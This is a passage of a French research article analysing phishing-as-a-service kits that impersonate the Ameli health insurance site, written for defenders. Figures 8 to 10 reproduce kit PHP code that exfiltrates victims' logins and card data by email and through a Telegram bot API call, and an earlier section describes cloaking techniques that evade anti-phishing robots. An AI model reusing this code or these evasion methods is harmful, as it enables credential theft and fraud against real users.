
Afin de dissimuler le contenu de leurs sites et de les rendre indétectables aux robots de sécurité et d'indexation, les concepteurs de kits utilisent des techniques dites d'évasion ou d'obfuscation que l'on retrouve rassemblées dans la littérature [21-25] sous le terme de cloaking. On en distingue deux types : l'un procède de l'exécution de code Javascript dans le navigateur de l'utilisateur ; l'autre repose sur l'analyse d'éléments contenus dans la requête HTTP. Plus largement utilisée et principalement observée dans le cadre de la présente étude, c'est la seconde approche que nous décrivons ici.

Le cloaking consiste à renvoyer aux robots un contenu différent de celui qui s'affiche sur l'écran d'un visiteur réel. Le filtrage opéré s'appuie le plus souvent sur la combinaison de diverses conditions de réseau, de navigateur ou de contexte. Par exemple :

- le détenteur de l'adresse IP qui, suivant une liste noire[p], ne doit pas être identifié comme un acteur de la communauté anti-phishing
- la géolocalisation de l'IP[q] , qui doit correspondre à la zone géographique ciblée
- le User-Agent, qui doit être en cohérence avec le vecteur d'attaque, comme un navigateur mobile dans le cas de SMishing, ou ne pas avoir été banni de manière formelle
- le Referer, qui doit indiquer une provenance conforme au comportement « naturel » d'un utilisateur[r]

S'ils sont détectés, les robots de surveillance sont d'ordinaire redirigés vers une destination sans lien avec la requête initiale, se voient présenter un contenu trompeur, sans changement d'URL (par le biais d'une iframe), ou bien obtiennent une réponse de types 400 ou 500.

Fig.6 Schéma de cloaking simplifié



p Les bases de blacklisting peuvent contenir plusieurs dizaines de milliers d'adresses d'acteurs de la cybersécurité, de moteurs de recherche, de fournisseurs de cloud ou encore de laboratoires de recherche.

q Les kits que nous avons analysés montrent l'usage de services tels que extreme-ip-lookup.com, ip-api.com ou geoplugin.com. A noter que Plesk propose également un plugin permettant le filtrage par pays.

r En particulier, il est vérifié la présence d'indices témoignant d'une activité récente sur un moteur de recherche. Invernizzi & al. (2016) notent que certains procédés tiennent également compte des mots-clefs recherchés afin de s'assurer de la cohérence du contexte qui a amené le visiteur à consulter la page.

Dans le cas présent, nous avons observé pour l'ensemble des sites actifs une limitation d'accès aux seules IPs résidentielles françaises. Les voies de déroutage le plus souvent rencontrées diffèrent cependant selon deux principaux schémas (cf. figure 6):

- dans le premier, une fausse page 404 est renvoyée lorsque la requête provient d'un réseau privé ou d'une IP résidentielle non française
- dans le second, une contrainte de navigateur mobile s'ajoute et redirige vers le site www.mediapart.fr en présence d'un autre type de navigateur

Nous avons identifié la librairie permettant d'exécuter ce subterfuge dans une douzaine de kits d'hameçonnage à la carte vitale (cf. figure 7). Il s'agit de huit fichiers .php, reconnaissables à leur nommage énumératif anti[1,8].php[s] qui détaillent des plages d'adresses et des UA à bannir, accompagnés d'un fichier index.php orchestrant l'ensemble. Ce pack est parfois complété par des scripts[t] permettant, sur la base de services tels que IPQualityscore ou KillBot, d'évaluer des adresses non listées et d'alimenter ainsi le pool d'IPs à bannir.

Fig.7 Pack de cloaking dans un kit Ameli

anti1.php	3,0 kB	script PHP	02 août 2021, 05:00
anti2.php	1,6 kB	script PHP	28 décembre 2020, 03:45
anti3.php	4,2 kB	script PHP	28 décembre 2020, 03:45
anti4.php	7,6 kB	script PHP	28 décembre 2020, 03:45
anti5.php	6,0 kB	script PHP	28 décembre 2020, 03:45
anti6.php	4,0 kB	script PHP	28 décembre 2020, 03:45
anti7.php	4,5 kB	script PHP	28 décembre 2020, 03:45
anti8.php	9,7 kB	script PHP	28 décembre 2020, 03:45
filter.php	5,5 kB	script PHP	28 décembre 2020, 03:45
index.php	275 octets	script PHP	28 décembre 2020, 03:45

Le tout est rassemblé dans un dossier « prevents », « antibot » ou encore « bots », partagé et réutilisé de nombreuses fois pour les besoins de différentes campagnes de phishing. Cette panoplie se retrouve en effet peu ou prou à l'identique dans d'autres kits, de légères modifications portant essentiellement sur la cible de redirection. Il semble ici que le choix de www.mediapart.fr tienne lieu de signature française.

5.2. Les scripts d'exfiltration

Les kits de phishing incluent généralement des méthodes permettant de récupérer les données volées aux victimes. Différentes approches sont possibles, comme leur écriture dans des logs sur le serveur web, leur ingestion directe dans une base de données ou encore leur transmission par le biais d'une API. Mais la plus courante, car la plus simple, demeure l'envoi par email [26].

Ces deux dernières années, les voies d'exfiltration se sont étendues aux plateformes de messagerie chiffrée – Telegram, en tête, ou aux webhooks Discord. Les kits que nous avons analysés comportent en effet un fichier[u] permettant au phisher de définir ses préférences (cf. figure 8). Les données collectées sont alors transmises sous forme de listes (cf. figures 9 – 10).

s Retrouvés sous le nom defender[1,8].php dans d'autres kits.

t Dénommés filter.php, recon.php ou killbot.php, selon le cas.

u settings.php, mail.php ou encore grabber.php selon le kit

Fig.8 Configuration des préférences d'exfiltration

```
# Mail
$mail_sending = true;                                    # False pour ne pas recevoir par Mail
$rezmail = "yourmail";

#Telegram
$telegram_sending = true;                                # False pour ne pas recevoir par Telegram
$bot_token = "2132471297:AAHG5kz-Vk3Bst19FXh-QbiWU9NwlTzJxyc";
$chat_login = "1192619163";                              # Channel de réception des logins
$chat_billing = "1192619163";                            # Channel de réception des billings ( Page d'informations )
$chat_card = "1192619163";                               # Channel de réception des cardings ( Page de carte de crédit )
```

Fig.9 Exfiltration des données selon le mode choisi, au stade du vol des identifiants de compte

```
                        ######################
                        #### MAIL SENDING ####
                        ######################

                        if($mail_sending == true){

                                $message = "

🌓      Identifiant  : ".$_SESSION['identifiant']."
🌙      Mot de passe : ".$_SESSION['password']."

🎯 IP : ".$_SESSION['ip']."
🎯 User-agent : ".$_SESSION['useragent']."

                                ";

                                $subject = "[🌓] + 1 Login |".$_SESSION['identifiant']." | ".$_SESSION['ip'];
                                $headers = "From: Ameli | Login <vito@tele.com>";

                                mail($rezmail, $subject, $message, $headers,$head);
                        }

                        ############################
                        #### TELEGRAM SENDING ####
                        ############################

                        if($telegram_sending == true){

                                $data = [
                                'text' => '
〔⭐〕 Login Améli 〔⭐〕

📂 Identifiant : '.$_SESSION['identifiant'].'
📂 Mot de passe : '.$_SESSION['password'].'

🎯 Adresse Ip : '.$_SESSION['ip'].'
🎯 User-agent : '.$_SESSION['useragent'].'

                                ',
                                'chat_id' => $chat_login
                                                ];

                                file_get_contents("https://api.telegram.org/bot$bot_token/sendMessage?".http_build_query($data) );
                        }

                        header('Location: ../steps/billing.php');
                        }
```


Fig.10 Exfiltration totale à l'issue de la phase de carding

```
" 〔💳〕 Carte 〔💳〕 "."

👨‍💼  Nom : ".$_SESSION['nomcc']."
💳  Numéro : ".$_SESSION['ccnum']."
💳  Date d'expiration : ".$_SESSION['ccexp']."
💳  CVV : ".$_SESSION['cvv']."
🏦  Banque : '.$bank.'
🏦  Niveau : '.$brand.'
🏦  Type : '.$type.'

👨‍💼 Nom  : ".$_SESSION['nom']."
👨‍💼 Prénom : ".$_SESSION['prenom']."
👨‍💼 Date de naissance : ".$_SESSION['birthday']."
📞 Numéro de téléphone : ".$_SESSION['phone']."
📍 Adresse : ".$_SESSION['adresse']."
📍 Code Postal : ".$_SESSION['zip']."
📍 Ville : ".$_SESSION['city']."

🌓 Identifiant Améli : ".$_SESSION['identifiant']."
🌙 Mot de passe Améli : ".$_SESSION['password']."

🎯 IP : ".$_SESSION['ip']."
🎯 User-agent : ".$_SESSION['useragent']."
```

5.3. Les pages

Une douzaine de versions de page nous sont apparues durant ces dix mois d'observation, se distinguant par des changements de couleur et/ou d'images, mais aussi au travers de variations dans la rédaction des contenus. L'ensemble présente des qualités inégales tant d'un point de vue graphique que grammatical.

Fig.11 Thème vert 1. Reuse de template « impôts », second semestre 2021



L'examen de leur code HTML montre que la plupart copient tout bonnement la source des sites officiels[v], c'est pourquoi on y trouve des liens légitimes qui peuvent aisément abuser la victime. Le vice est poussé jusqu'à conserver le nommage des feuilles de style et, dans les répliques de pages de connexion, figurent les identifiants des applications mobiles de la Direction Générale des Finances Publiques – impots.gouv ou, pour les plus récentes, de l'Assurance Maladie – Compte Ameli.

Une fois le code source dupliqué, les faussaires y insèrent leur propre formulaire, exposant parfois leurs procédés. Nous avons, par exemple, observé l'utilisation d'une version de Bootstrap inférieure à 4.0 et des indices de migration de Spip vers WordPress.

La plupart des pages incluant un formulaire destiné à collecter les identifiants de compte Ameli comportent une section « L'actualité en bref » contenant exclusivement des liens vers d'authentiques articles de l'administration fiscale (cf. figures 11 - 16). Les dates de publication donnent une indication du moment auquel le matériel d'attaque a pu être conçu (ou mis à jour), ainsi que de la cible alors visée [w].

v A cet égard, les entreprises et organisations gagneraient à renforcer la protection des sources HTML de leurs sites web afin de rendre leur duplication moins aisée.

w L'hameçonnage aux couleurs des impôts est un autre marronnier de l'escroquerie aux services publics français [27].

Fig.12 Thème vert 2. Reuse de template « impôts », premier semestre 2022 avec nouvelle image

Fig.13 Thème rose et bleu. Reuse de template « impôts », second semestre 2022

Sur le template le plus courant, la phrase d'accroche a subi divers remaniements (cf. figure 14) au gré des vendeurs de kits se contentant de quelques légers changements pour mettre en avant une « nouvelle version ».

Fig.14 Modifications des accroches dans différents kits




Fig.15 Thème orange. Accroche plus élaborée et exempte de fautes d'orthographe et de grammaire




Fig.16 Thème blanc. Reproduction fidèle de la page de connexion Ameli

6. Les outils d'envoi en masse

Lorsque le vecteur d'attaque est l'email, la difficulté est de parvenir à leurrer les systèmes anti-spams. Pour assurer la délivrabilité des messages expédiés massivement, les professionnels de l'escroquerie en ligne n'hésitent pas à exploiter la bonne réputation de services légitimes en utilisant le plus souvent des comptes piratés [28-29]. Ils bénéficient par la même occasion d'avantages appréciés par un client lambda, comme la possibilité de visualiser et de mesurer l'impact de leurs campagnes.

A l'examen des zones DNS, nous avons pu détecter les traces de divers mass mailers de confiance tels que Sendgrid, Mailchimp, Sendinblue, Titan, Mailgun ou encore ElasticEmail. Cependant, le champ MX ne s'est trouvé configuré que sur une modeste fraction de noms de domaine (11,4%). Deux hypothèses à cela :

– La plupart des noms de domaine achetés le sont avec l'idée qu'ils sont « jetables » car amenés à être blacklistés à un moment ou un autre par les systèmes de surveillance, à commencer par Google Safe Browsing. Aussi la responsabilité de l'envoi des emails n'est-elle portée que par un domaine principal qu'il s'agit de préserver. Nous avons pu observer sur quelques cas que ce rôle était tenu par le nom d'hôte temporaire ([préfixe-aléatoire.IP.plesk.page]).

– Le vecteur privilégié est l'émission de SMS. Ici, les phishers utilisent des « SMS senders ». Là encore, des services légitimes sont détournés. C'est le cas de OnOff, Fast2SMS ou encore TextBelt. Enfin, l'envoi de SMS vers des numéros de téléphone (et non des username) est même possible via un bot Telegram grâce à certains plugins [30].

7. Les canaux de promotion et de distribution

Si on lit encore que le PhaaS se promeut essentiellement par le dark web, il a suffi d'une année ou deux à Telegram pour soutenir sérieusement la comparaison avec le marché sombre [31-33]. Selon Cyberint [34], le nombre de liens vers des groupes ou des canaux « TG » distillés dans les forums du darknet a bondi à plus d'un million en 2021, contre 172 035 en 2020. Un siphonnage en bonne et due forme qui a d'abord touché son concurrent OTT, WhatsApp, déserté depuis l'annonce des nouvelles conditions d'utilisation permettant le partage potentiel de données personnelles avec Facebook [35].


Le succès de Telegram ne tient pas seulement à la possibilité de chiffrement de bout-en-bout de ses communications, mais à certaines caractéristiques qui favorisent le développement d'une activité lucrative auprès d'une large cible. C'est une plateforme :

- **Ouverte**
  Son accès est possible via un navigateur classique – de bureau ou mobile, contrairement à l'emploi spécifique de Tor que suppose l'immersion dans le dark web. Les vendeurs peuvent ainsi toucher le type de population auquel s'adresse plus particulièrement le PhaaS, à savoir peu technique, voire néophyte.

- **Non contrôlée**
  Ecueil de la volonté de ses fondateurs d'en faire un lieu de liberté d'expression, la licéité des contenus qui s'y propagent n'est manifestement pas surveillée. Ainsi fleurit la cybercriminalité.

- **Automatisable**
  Elle permet la création de bots [36] que les vendeurs n'utilisent pas seulement pour répondre aux demandes exprimées par leurs clients mais pour automatiser l'envoi des données exfiltrées lors des attaques, directement vers leurs messageries.

Fig.17 Offres d'un prestataire sur son canal Telegram



Telegram est le lieu privilégié par le prestataire pour l'animation de sa communauté de phishers. Il y assure le support client, propose des formations ou annonce les nouveautés telles que les listes d'emails et de numéros de mobile fraîchement arrivées (cf. figures 17 - 18). Il y communique bien évidemment ses tarifs[x] (cf. figure 19) et modes de paiement possibles – le plus souvent, en cryptomonnaies, recharges de cartes prépayées (PCS) ou Paypal. C'est aussi le terrain d'une concurrence acharnée entre les prestataires qui se piratent ou usurpent les identités des uns et des autres pour aspirer leurs clientèles (cf. figure 20).

x Les tarifs pour un VPS Plesk oscillent entre 5 et 10 euros le mois selon le prestataire.

Fig.18 Annonces de formation et de sondage par un prestataire sur son canal Telegram

⚠️ **Formation SPAM SMS Disponible !**

➡️ Nous vous initierons au spam à deux avec un accompagnement en continu jusqu'à que vous aurez compris comment tout fonctionne pour tout faire par vous meme, également jusqu'aux premières CC Rez
➡️ Slots très limités, tout les outils requis pour spam sont inclus dans la formation :

```
- Nom de domaine
- Plesk A VIE (Cadeau de la maison)
- Scam  (Amazon)
- Numlist (10K Check Amazon incluse)
- Sender (Android/IOS)
- Sim
```

Sondage IMPORTANT :

➡️ **Comme vous le savez, nous préparons l'arrivée des NDD, VPS & RDP en auto livraison. Cela dit, nous avons besoin de savoir ce que vous préférez entre :**

1️⃣ **Avoir un site internet, ou vous faites tout dessus, rechargement en crypto, commande, livraison instantanée (RDP, Plesk & Domaines), gestion des NS, reboot de votre RDP...**


2️⃣ **Avoir un site internet ou vous faites tout dessus, sauf le rechargement en crypto qui fonctionne avec bot (Vous rechargez sur le bot en crypto et vous commander sur le site)**

3️⃣ **Avoir un bot pour commander etc (pas de gestion de NS ni reboot)**

Fig.19 Tarifs affichés par un prestataire sur son canal Telegram

Netflix + Board - **200€**
Ameli + Board - ***200€***
Crit'air + Board - ***200€***
Chronopost - ***100€***
Amazon - ***75€***
Uber Eats - ***100€***
Spotify - ***100€***
Orange - ***75€***
Bouygues - ***100€***
SFR - ***100€***
SNCF INOUI - ***100€***
PayPal - ***100€***

Fig.20 Un prestataire alertant d'une usurpation de son identité



⚠️ATTENTION⚠️

@joker93i SCAM / Prend mon identité telegram pour scam des gens faites attention je recommande a tous les channel de /ban

Les forums de développement ou de hacking sont quant à eux d'efficaces rabatteurs par le biais de réponses insérées dans des discussions ou de l'ouverture de sujets dédiés. Il s'y diffuse également divers outils (cf. figure 21). Certains prestataires y font la promotion de leur « shop ». Sur Github, des kits complets sont publiés ainsi que différents matériels d'hameçonnage (cf. figures 22). Quel que soit le canal, les auteurs précisent immanquablement leurs comptes Telegram ou Discord.

Fig.21 SMS Sender via OnOff promu sur un forum






Fig.22 Exemple de kit de phishing carte vitale à cloner



Enfin, une simple requête sur un moteur de recherche donne accès à des sites dédiés sur lesquels on trouve des guides complets permettant de maîtriser l'art de la fraude en ligne ainsi qu'une panoplie d'outils vendus librement (cf. figure 23).

Fig.23 Exemple d'offre accessible sur le web indexé



Conclusion

Dans cette étude, nous avons exploré les différents moyens techniques et organisationnels principalement employés dans le cadre de l'arnaque en ligne ciblant les bénéficiaires de la carte vitale. Nous avons vu comment des individus, se faisant alors prestataires, parviennent à créer leurs propres plateformes de PhaaS grâce à un usage détourné du panneau de configuration Plesk et, s'appuyant sur des canaux Telegram pour faire la promotion de leurs services et assurer le support client, prennent les rênes d'une véritable escroquerie en bande organisée.

Outre cette prédilection pour la solution d'orchestration Plesk, nous avons pu relever des éléments pointant le recours privilégié à certains hébergeurs proposant des serveurs localisés en Russie et en Suisse, dont Partner Llc, 4B42 Ug et Up-Network, ainsi qu'à certains registrars, Google Domains en tête. Sans y voir pour l'heure de particularisme français ou l'empreinte de groupes spécifiques[y], ces marqueurs devraient éveiller la vigilance dans l'analyse de nouvelles opérations frauduleuses touchant l'Hexagone[z].

Ils ne sauraient cependant masquer une autre réalité : si des dominances d'infrastructures s'observent, elles cohabitent avec une forte hétérogénéité, si bien que le tableau général offre la vision d'une nébuleuse de petits escrocs frappant à l'aveugle. La responsabilité de la plateforme Telegram dans l'expansion de ce phénomène par lequel la délinquance est passée de la rue au clavier est manifeste. Aussi, à défaut de régulation, ce gisement doit faire l'objet d'une surveillance appuyée.

Quiconque muni d'un ordinateur et d'une connexion Internet tient aujourd'hui à portée de clic l'ensemble des ressources nécessaires pour créer son « entreprise » et entrer dans l'arène d'un marché atomisé. Les kits de phishing, disponibles même publiquement et gratuitement, se mettent à jour, se recyclent et s'adaptent à une nouvelle cible. Les outils de mass messaging ou de mass mailing s'obtiennent tout aussi aisément, de même que les « tutoriels » permettant de s'initier à la fraude en ligne. Il n'y a guère que les dumps d'emails et de numéros de téléphone qui se monnaient encore sur le dark web.

En plus de cette facilité d'accès à une diversité d'outils et de moyens de pilotage, la sophistication croissante des techniques d'évasion et l'abus de services de confiance pour tromper les systèmes anti-phishing posent un défi majeur aux professionnels de la cybersécurité, qui voient la détection d'opérations malveillantes retardée.

L'identification des noms de domaine illégitimes dès l'instant de leurs dépôts démontre ici tout son intérêt. En phase d'armement ou de réarmement, ils sont fréquemment enregistrés en grappes, laissant peu de doute sur leur destination. Reposant sur des indicateurs primaires, cette approche est non dépendante de l'analyse de contenu et permet une mise en alerte aussitôt ou avant même l'entrée en activité des sites malicieux. Elle tient selon nous une place centrale dans un dispositif d'anticipation et de lutte contre le phishing de masse.

---

y De plus amples investigations sont nécessaires pour cheminer vers un processus d'attribution, hors du champ du présent article.

z Un tableau similaire émerge en effet de nos analyses de la campagne d'hameçonnage visant les usagers de la vignette Crit'air, démarrée en septembre 2022.

Références

1.1 Zscaler, 2022 ThreatLabz Phishing Report: https://www.zscaler.com/press/new-zscaler-research-shows-over-400-increase-phishing-attacks-retail-and-wholesale-industries

1.2 F5 Labs, Phishing attacks soar 220% during Covid-19 peak as cybercriminal oppotunism intensifies. https://www.f5.com/company/news/features/phishing-attacks-soar-220--during-covid-19-peak-as-cybercriminal

1.3 Microsoft Defender Threat Intelligence, Catching the big fish: Analyzing a large-scale phishing-as-a-service operation, Sept. 21, 2021.https://www.microsoft.com/en-us/security/blog/2021/09/21/catching-the-big-fish-analyzing-a-large-scale-phishing-as-a-service-operation/

1.4 Resecurity blog: Welcome Frappo – The new Phishing-as-a-Service used by cybercriminals to attack customers of major financial institutions ans online-retailers, Apr. 28, 2022. https://resecurity.com/blog/article/welcome-frappo-the-new-phishing-as-a-service-used-by-cybercriminals-to-attack-customers-of-major-financial-institutions-and-online-retailers

